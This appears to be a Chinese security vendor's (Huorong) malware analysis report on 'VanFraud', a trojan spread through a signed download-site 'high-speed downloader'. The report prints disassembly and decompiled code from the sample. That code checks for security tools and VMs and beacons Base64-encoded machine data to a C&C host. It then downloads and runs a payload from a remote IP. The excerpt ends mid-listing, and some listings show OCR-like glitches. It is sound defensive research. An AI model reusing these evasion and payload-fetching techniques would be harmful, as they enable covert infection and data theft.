


新病毒利用多家知名下载站疯狂传播 ◀
日感染量最高达十余万



HUORONG SECURITY


一、	概述.....	3
二、	病毒来源.....	6
三、	详细分析.....	11
1.	携带恶意代码的高速下载器.....	11
2.	下载者病毒.....	15
3.	QQ 好友推广病毒.....	18
4.	QQ 空间推广病毒.....	25
5.	流量劫持病毒.....	27
四、	附录.....	37

一、概述

近日，火绒安全团队发现，新型病毒“VanFraud”正通过国内多家知名下载站的“高速下载器”大肆传播，日感染量最高可达 10 余万台。该病毒感染用户电脑后，会强行添加 QQ 好友，散播淫秽、赌博、诈骗等违法信息，还有劫持浏览器首页等侵害行为。经技术排查发现，在“2345 软件大全”、“非凡软件站”等 18 家下载站内（详见下图）均可能被该病毒利用，近期在这些站点下载过软件的用户，都有可能被感染，建议大家尽快使用“火绒安全软件”及专杀工具，对电脑进行扫描查杀。

- 2345 软件大全（原多特下载站）
- 非凡软件站
- 七喜下载站
- 游迅网
- 52pk
- 偶要下载
- 零度软件园
- 当下软件园
- 统一
- 完美下载
- 新云网络
- 快猴网
- 软件盒子
- 绿色资源
- 绿茶软件园
- 牛游网
- 迅载软件
- 飞翔下载

根据“火绒威胁情报系统”监测显示，病毒在今年 1 月 16 日至 1 月 25 日和 1 月 30 日至 2 月 2 日两个时间范围内，通过“高速下载器”进行传播，并且只感染 Win8 及以下版本系统用户。也就是说在该时间段内，Win8 及以下版本系统用户在上述下载站中，通过“高速下载”方式下载任意软件时，电脑都可能会被感染病毒“VanFraud”，其他用户则不会下载到带毒高速下载器。但不排除病毒团伙日后会升级攻击手段，再次作恶。



病毒“VanFraud”感染用户电脑后，会窃取 QQ 登录信息，进而在用户 QQ 中强行添加一位“QQ 好友”，并将“QQ 好友”拉入用户所在的 QQ 群中，散播赌博、淫秽、诈骗、高利贷等不良信息；同时会将不良信息转发到用户 QQ 空间；此外，还会篡改浏览器首页，跳转到 2345 导航页面。

病毒团伙会让病毒尽量躲开安全软件的查杀，当“VanFraud”检测到用户电脑中存在安全软件和安全分析工具时，将不会被激活，执行恶意行为。



“火绒安全软件”最新版即可拦截病毒“VanFraud”。对于已经感染该病毒的非火绒用户，可以下载使用“火绒安全软件”及“火绒专杀工具”彻底查杀该病毒（操作流程详见 Tips）。

Tips :

“VanFraud”病毒查杀方式

- 1、先进入火绒官方论坛（<http://bbs.huorong.cn/thread-18575-1-1.html>）下载“专杀工具”，安装后，点击“开始扫描”。
- 2、之后进入火绒官网下载（<https://www.huorong.cn/>）下载“火绒安全软件”，在【病毒查杀】功能版块点击“快速查杀”。


二、病毒来源

火绒近期发现，数字签名为“Huai'an Qianfeng Network Technology Co., Ltd.”的高速下载器携带恶意代码。通常，下载站的高速下载器不论最终安装何种软件，下载器程序都是完全相同的（下载器会根据自身文件名中“@”符号后面的软件编号向服务器请求下载相应的软件）。因此，一旦携带恶意代码的高速下载器上线，该下载站所有通过高速下载器安装的软件都会受到恶意代码的影响。通过火绒终端威胁情报系统，我们发现，带有恶意代码的下载器曾经在 2018 年 1 月 16 日至 1 月 25 日和 1 月 30 日至 2 月 2 日两个时间范围内进行过传播。经过筛查，我们发现可以下载到带有该签名高速下载器的站点众多，但当前公网可以下载到的该签名下载器暂不包含恶意代码。不排除之前两个时间段的测试是为了进行“试水”的可能性，将来可能会全面放开。可以下载到上述签名的下载站，如下图所示：

- 2345 软件大全（原多特下载站）
- 非凡软件站
- 七喜下载站
- 游讯网
- 52pk
- 偶要下载
- 零度软件园
- 当下软件园
- 统一
- 完美下载
- 新云网络
- 快猴网
- 软件盒子
- 绿色资源
- 绿茶软件园
- 牛游网
- 迅载软件
- 飞翔下载

带有相同签名的下载站

经过测试，我们发现下载站服务器对 User-Agent 中的当前系统版本进行了限制，只有在 Windows 8 及以下系统才会下载到带有上述签名的高速下载器。在测试过程中我们发现，病毒下载的恶意驱动会造成 32 位 Win7 系统蓝屏，所以我们推测，只有低版本 Windows 系统才可以下载该版本下载器的原因，可能是因为病毒代码对高版本系统支持的不够好。如下图所示：



下载站高速下载器


下载器运行界面，如下图所示：



下载器运行界面

携带恶意代码的高速下载器与其他下载器带有相同的有效数据签名。在下载器执行后会创建恶意代码线程，从远端 C&C 服务器下载病毒程序到本地进行执行。

文件信息对比，如下图所示：



文件信息对比

携带恶意代码的下载器签名验证信息，如下图所示：



数字签名验证信息

两个版本下载器代码逻辑除恶意代码部分外，其他逻辑代码完全相同。如下图

所示：


<pre> .text:00419550 push ebx .text:00419551 push ebx .text:00419552 push offset get_remote_cfg .text:00419553 lea ecx, [edi+26Ch] .text:00419554 call create_task .text:00419555 mov ecx, edi .text:00419556 call init_prompt_string .text:00419557 mov ecx, edi .text:00419558 call create_umd_DownloadFrame_splash .text:00419559 xor eax, eax .text:0041955A inc eax .text:0041955B loc_419580: .text:0041955C mov ecx, [ebp+var_4] ; CODE XREF: sub_419475+96↑ j .text:0041955D pop edi .text:0041955E pop esi .text:0041955F xor ecx, ebp .text:00419560 pop ebx .text:00419561 call __security_check_cookie(x) .text:00419562 mov esp, ebp .text:00419563 pop ebp .text:00419564 retn </pre> <p style="text-align: center;">不带毒版本下载器代码</p>	<pre> .text:0041A772 push ebx .text:0041A773 push ebx .text:0041A774 push offset get_remote_cfg .text:0041A775 lea ecx, [edi+26Ch] .text:0041A776 call create_task .text:0041A777 mov ecx, edi .text:0041A778 call init_prompt_string .text:0041A779 mov ecx, edi .text:0041A77A call create_umd_DownloadFrame_splash .text:0041A77B push ebx .text:0041A77C push offset virus_run ; int .text:0041A77D call __beginthread .text:0041A77E xor eax, eax .text:0041A77F add esp, 0Ch .text:0041A780 inc eax .text:0041A781 loc_41A824: .text:0041A782 mov ecx, [ebp+var_4] ; CODE XREF: start_virus_main+96↑ j .text:0041A783 pop edi .text:0041A784 pop esi .text:0041A785 xor ecx, ebp .text:0041A786 pop ebx .text:0041A787 call __security_check_cookie(x) .text:0041A788 mov esp, ebp .text:0041A789 pop ebp .text:0041A78A retn </pre> <p style="text-align: center;">带毒版本下载器代码</p>
---	--

下载器逻辑对比

通过下图我们可以看出，两个版本下载器的下载器部分代码逻辑相同，且字符串解密部分逻辑与病毒代码所使用的字符串解密逻辑完全相同。据此我们可以推测，高速下载器中的恶意代码与该下载器制作厂商存在直接关系。如下图所示：

三、 详细分析

恶意代码执行流程，如下图所示：



恶意代码执行流程

1. 携带恶意代码的高速下载器

带有恶意代码的高速下载器运行后，首先会检测安全软件进程和本地时间。病毒检测的软件包括杀毒软件、安全分析工具和虚拟机相关进程，一旦检测到进程名中包含指定的安全软件字符串，则会退出恶意代码逻辑。被检测的安全软件，如下图所示：

被检测的安全软件	检测进程名
腾讯电脑管家	qqpctray.exe
360 安全卫士	360tray.exe
金山毒霸	kxetray.exe
2345 安全卫士	2345safe.exe
百度杀毒	BaiduSdTray.exe
IDA	idaq.exe、idaq64.exe
HTTP Analyzer	HttpAna
Wireshark	Wireshark
Fiddler	Fiddler
影子系统	PowerRemind
影子卫士	DefenderDaemon
VMWare	vmtoolsd
VirtualBox	vboxservice

被检测的安全软件

程序还限制了恶意代码的运行时间，如果本地时间为 2017 年 9 月且日期早于 18 日，则不会继续执行恶意代码。带有恶意代码的高速下载器签名日期为 2017 年 9 月 13 日，上述逻辑用来指定恶意代码的潜伏期。相关代码，如下图所示：

```

.text:00179AC9 8D 45 B8      lea     eax, [ebp+str_kernel32_dll]
.text:00179ACD 50          push   eax
.text:00179AD0 FF 15 58 32 22 00  call   ds:GetModuleHandleW
.text:00179AD3 85 C0      test   eax, eax
.text:00179AD5 74 42      jz     short loc_173519
.text:00179AD7 8D 4D EC      lea     ecx, [ebp+str_GetLocalTime]
.text:00179ADA 51          push   ecx
.text:00179ADB 50          push   eax
.text:00179AD8 ; } // starts at 179AD7
.text:00179ADC FF 15 34 33 22 00  call   ds:GetProcAddress
.text:00179AE2 8B C8      mov    ecx, eax
.text:00179AE4 85 C9      test   ecx, ecx
.text:00179AE6 74 31      jz     short loc_173519
.text:00179AE8 33 C0      xor    eax, eax
.text:00179AEA 8D 7D AA      lea     edi, [ebp+system_time.wMonth]
.text:00179AED 66 89 45 A8  mov    [ebp+system_time.wYear], ax
.text:00179AF1 AB          stosd
.text:00179AF2 AB          stosd
.text:00179AF3 AB          stosd
.text:00179AF4 66 AB      stosw
.text:00179AF6 8D 45 A8      lea     eax, [ebp+system_time]
.text:00179AF9 50          push   eax
.text:00179AFB FF D1      call   ecx
.text:00179AFC 8B E1 07 00 00  mov    eax, 2017
.text:00179501 66 39 45 A8  cmp    [ebp+system_time.wYear], ax
.text:00179505 75 12      jnz   short loc_173519
.text:00179507 66 83 7D AA 09  cmp    [ebp+system_time.wMonth], 9
.text:0017950B 75 0B      jnz   short loc_173519
.text:0017950E 66 83 7D AE 12  cmp    [ebp+system_time.wDay], 18
.text:00179513 77 04      ja     short loc_173519
.text:00179515 33 C0      xor    eax, eax
.text:00179517 EB 03      jmp    short loc_17351C
; -----
loc_173519:
.text:00179519 ; CODE XREF: compare_year_2017+8E ↑ j
.text:00179519 ; compare_year_2017+9F ↑ j ...
.text:00179519 33 C0      xor    eax, eax
.text:0017951B 40          inc    eax

```

检测本地时间相关代码

随后，该病毒会创建线程向远端 C&C 服务器（hxxp://dn.tenqiu.com）发送终端计算机信息，如下图所示：

```
{
    "mac": "本地MAC地址",
    "os": "6.1",
    "wow": 64
}
```

发送信息

在讲终端信息发送到 C&C 服务器前，会将信息用 Base64 编码，之后向指定网页传递访问参数，参数名为“dt”，如：hxxp://dn.tenqiu.com/mq.php?dt=Base64 编码的终端信息。相关代码如下图所示：

```

00401700 mov     eax, [esi]
00401701 mov     ecx, ebx
00401702 mov     esi, eax
00401703 mov     [ebp+var_18], 42A24255h
00401704 mov     [ebp+var_19], 425A4255h
00401705 mov     [ebp+var_1C], 421A424Bh
00401706 mov     [ebp+var_1B], 425A4255h
00401707 mov     [ebp+var_1A], 425A4255h
00401708 mov     [ebp+var_18], 42A24255h
00401709 mov     [ebp+var_19], 425A4255h
00401710 loc_h31810:
00401711 mov     al, byte ptr [ebp+ecx+ustr_dn_tenqiu_com]
00401712 sub     al, 3
00401713 xor     al, 0Fh
00401714 mov     byte ptr [ebp+ecx+ustr_dn_tenqiu_com], al
00401715 inc     ecx
00401716 cmp     ecx, 1Ch
00401717 jl     short loc_h31810
00401718 mov     [ebp+var_1B], 42A24255h
00401719 mov     ecx, ebx
0040171A mov     [ebp+var_2C], 425A4255h
0040171B mov     [ebp+var_19], 421A4255h
0040171C mov     [ebp+ustr_mq_php], 42554210h ; /mq.php
0040171D loc_h318A3:
0040171E mov     al, byte ptr [ebp+ecx+ustr_mq_php] ; CODE XREF: parse_remote_json+06↓j
0040171F sub     al, 3
00401720 xor     al, 0Fh
00401721 mov     byte ptr [ebp+ecx+ustr_mq_php], al ; /mq.php
00401722 inc     ecx
00401723 cmp     ecx, 10h
00401724 jl     short loc_h318A3
00401725 push   ebx
00401726 pop     edi
00401727 mov     [ebp+var_48], ebx
00401728 mov     [ebp+var_49], ebx
00401729 mov     [ebp+var_4A], edi
0040172A mov     byte ptr [ebp+strub]_json_val, bl
0040172B mov     ecx, [ebp+strub]_json_val
0040172C ; try {
0040172D mov     [ebp+var_4], ebx
0040172E call   set_json_of_terminal_info
0040172F push   offset dt ; "dt"
00401730 lea     ecx, [ebp+str_dt_val] ; int
00401731 call   std::basic_string(char,std::allocator(char)::basic_string(char,std::allocator(char)::basic_string(char,std::allocator(char)::basic_string(char,std::allocator(char)::basic_string(char,
00401732 ; } // starts at 421870
00401733 ; try {
00401734 mov     byte ptr [ebp+var_4], 1
00401735 lea     edx, [ebp+strub]_json_val
00401736 cmp     [ebp+var_48], 10h
00401737 lea     ecx, [ebp+str_json_enu_base64]
00401738 push   [ebp+var_48]
00401739 mov     edx, [ebp+strub]_json_val
0040173A call   calc_base64
0040173B pop     ecx
0040173C push   0FFFFFFFh
0040173D push   ebx
0040173E push   eax
0040173F lea     ecx, [ebp+str_dt_val] ; dt-
00401740 ; } // starts at 421894
00401741 ; try {
00401742 mov     byte ptr [ebp+var_4], 2
00401743 call   append_string_0
00401744 push   ebx ; size_t
00401745 push   1 ; char
00401746 lea     ecx, [ebp+str_json_enu_base64] ; void *
00401747 ; } // starts at 4218C0
00401748 ; try {
00401749 mov     byte ptr [ebp+var_4], 1
0040174A call   std::basic_string(char,std::allocator(char)::basic_string(char,std::allocator(char)::basic_string(char,std::allocator(char)::basic_string(char,std::allocator(char)::basic_string(char,
0040174B mov     [ebp+var_40C], ebx
0040174C mov     [ebp+var_40D], ebx
0040174D mov     [ebp+var_40E], edi
0040174E mov     [ebp+var_40C], ebx
0040174F mov     byte ptr [ebp+var_40C], bl
00401750 lea     eax, [ebp+var_40C]
00401751 ; } // starts at 4218D0
00401752 ; try {
00401753 mov     byte ptr [ebp+var_4], 3
00401754 push   eax
00401755 lea     eax, [ebp+str_dt_val] ; dt-
00401756 push   eax
00401757 lea     edx, [ebp+ustr_mq_php] ; /mq.php
00401758 lea     ecx, [ebp+ustr_dn_tenqiu_com]
00401759 call   request_remote_file_data
0040175A pop     ecx
0040175B pop     ecx
0040175C test   eax, eax
0040175D je     loc_h318F8
0040175E push   size_t ; size_t
0040175F lea     eax, [ebp+var_408]
00401760 mov     [ebp+var_40C], ebx
00401761 push   ebx ; int
00401762 push   eax ; void *
00401763 call   memout
00401764 add     esp, 0Ch
00401765 lea     ecx, [ebp+var_40C]
00401766 cmp     [ebp+var_40D], 10h
00401767 lea     edx, [ebp+var_40C]
00401768 mov     ecx, [ebp+var_40C]
00401769 mov     ecx, [ebp+var_40C]
0040176A call   decode_base64

```

请求数据

请求发送后，服务器会返回一段 Base64 编码的 json 数据，解码后可以得到如下数据：

下数据：

```
{
  "c": "100",
  "l": [
    {
      "u": "http://69.30.242.182/logs/logs.html",
      "m": "1B1594FFD5E297EC80012634152F97B4"
    }
  ]
}
```

解码后的 json 数据

在上图 json 数据中，属性“u”中存放的字符串为下载者病毒下载地址，属性“m”中存放的字符串为下载者病毒文件的 MD5 值。病毒被下载到本地后，该文件会被存放至 temp 目录名为 Net.Framework.d343007000000.exe，文件名后半部分为 16 进制的系统时间戳。相关代码如下图所示：

```
.text:00401072      push     ebx
.text:00401073      push     esi
.text:00401074      push     edi
.text:00401075      mov     edi, ecx
.text:00401076      call    ds:tickCount
.text:00401077      mov     ebx, eax
.text:00401078      mov     esi, esi
.text:00401079      xor     eax, eax
.text:0040107A      push    200h                ; size_t
.text:0040107B      mov     [ebp+dstBuf], ax
.text:0040107C      lea    eax, [ebp+var_290]
.text:0040107D      push    esi                ; int
.text:0040107E      push    eax                ; void *
.text:0040107F      call   _memset
.text:00401080      add    esp, 0Ch
.text:00401081      mov     [ebp+var_4E], 42A2A250h
.text:00401082      mov     [ebp+var_52], 42A0A250h
.text:00401083      mov     [ebp+var_56], 421A424Ah
.text:00401084      mov     [ebp+var_5A], 42104212h
.text:00401085      mov     [ebp+var_5E], 4210424Ah
.text:00401086      mov     [ebp+var_62], 42104212h
.text:00401087      mov     [ebp+var_66], 4210424Ah
.text:00401088      mov     [ebp+var_6A], 42104212h
.text:00401089      mov     [ebp+var_6E], 4210424Ah
.text:0040108A      mov     [ebp+var_72], 42104212h
.text:0040108B      mov     [ebp+var_76], 4210421Ah
.text:0040108C      mov     [ebp+var_7A], 42574250h
.text:0040108D      mov     [ebp+var_7E], 42524240h
.text:0040108E      mov     [ebp+var_82], 42504255h
.text:0040108F      mov     [ebp+var_86], 42614250h
.text:00401090      mov     [ebp+var_8A], 427C4214h
.text:00401091      mov     [ebp+var_8E], 424E4250h
.text:00401092      mov     [ebp+format_net_framework_exe], 427Ah ; Net.Framework.%.02x%.02x%.02x.exe
.text:00401093      loc_43102B:                ; CODE XREF: get_dotnet_framework_exe_name+12 ↓
.text:00401094      mov     al, byte ptr [ebp+esi+format_net_framework_exe] ; Net.Framework.%.02x%.02x%.02x.exe
.text:00401095      sub     al, 3
.text:00401096      xor     al, 3Fh
.text:00401097      mov     byte ptr [ebp+esi+format_net_framework_exe], al ; Net.Framework.%.02x%.02x%.02x.exe
.text:00401098      inc     esi
.text:00401099      cmp     esi, 46h
.text:0040109A      jnl    short loc_43102B
.text:0040109B      mov     eax, ebx
.text:0040109C      and     eax, 0FF0000h
.text:0040109D      push    eax
.text:0040109E      mov     eax, ebx
.text:0040109F      and     eax, 0FF00h
.text:004010A0      push    eax
.text:004010A1      movzx   eax, bl
.text:004010A2      push    eax
.text:004010A3      lea    eax, [ebp+format_net_framework_exe] ; Net.Framework.%.02x%.02x%.02x.exe
.text:004010A4      push    eax                ; Format
.text:004010A5      push    0FFFFFFFh         ; HasCount
.text:004010A6      lea    eax, [ebp+dstBuf]
.text:004010A7      push    10Ah                ; SizeInWords
.text:004010A8      push    eax                ; DstBuf
.text:004010A9      call   _strcpy_intf_s
.text:004010AA      add    esp, 20h
```

构造释放文件名

```

v4 = (const WCHAR *)&pszUrl;
if ( v22 >= 8 )
v4 = pszUrl;
if ( MinHttpCrackUrl(v4, 0, 0x80000000, &UrlComponents) && (v5 = WinHttpOpen(0, 1u, 0, 0, 0), (hInternet = v5) != 0) )
{
v6 = WinHttpConnect(v5, (LPCWSTR)UrlComponents.lpszHostName, UrlComponents.nPort, 0);
v7 = (void (__stdcall *)(HINTERNET))WinHttpCloseHandle;
v8 = v6;
v14 = v6;
if ( v6 )
{
v9 = WinHttpOpenRequest(v6, L"HEAD", (LPCWSTR)UrlComponents.lpszUrlPath, L"HTTP/1.1", 0, 0, 0x100u);
if ( v9 )
{
dwBufferLength = 4;
dwIndex = 0;
Buffer = 0;
WinHttpSendRequest(v9, 0, 0, 0, 0, 0, 0);
WinHttpReceiveResponse(v9, 0);
if ( WinHttpQueryHeaders(v9, 0x20000005u, 0, &Buffer, &dwBufferLength, &dwIndex) )
{
WinHttpCloseHandle(v9);
v9 = WinHttpOpenRequest(v8, L"GET", (LPCWSTR)UrlComponents.lpszUrlPath, L"HTTP/1.1", 0, 0, 0x100u);
WinHttpSendRequest(v9, 0, 0, 0, 0, 0, 0);
WinHttpReceiveResponse(v9, 0);
lpFileName = (LPCWSTR)CreateFileW(lpFileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
if ( lpFileName == (LPCWSTR)-1 )
{
v32 = -1;
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::Tidy(&pszUrl, 1, 0);
return 0;
}
v15 = 0;
v11 = operator new[](0x400u, (const struct std::nothrow_t *)&unk_517328);
if ( v11 )
{
if ( Buffer )
{
v12 = v15;
do
{
memset(v11, 0, 0x400u);
dwNumberOfBytesRead = 0;
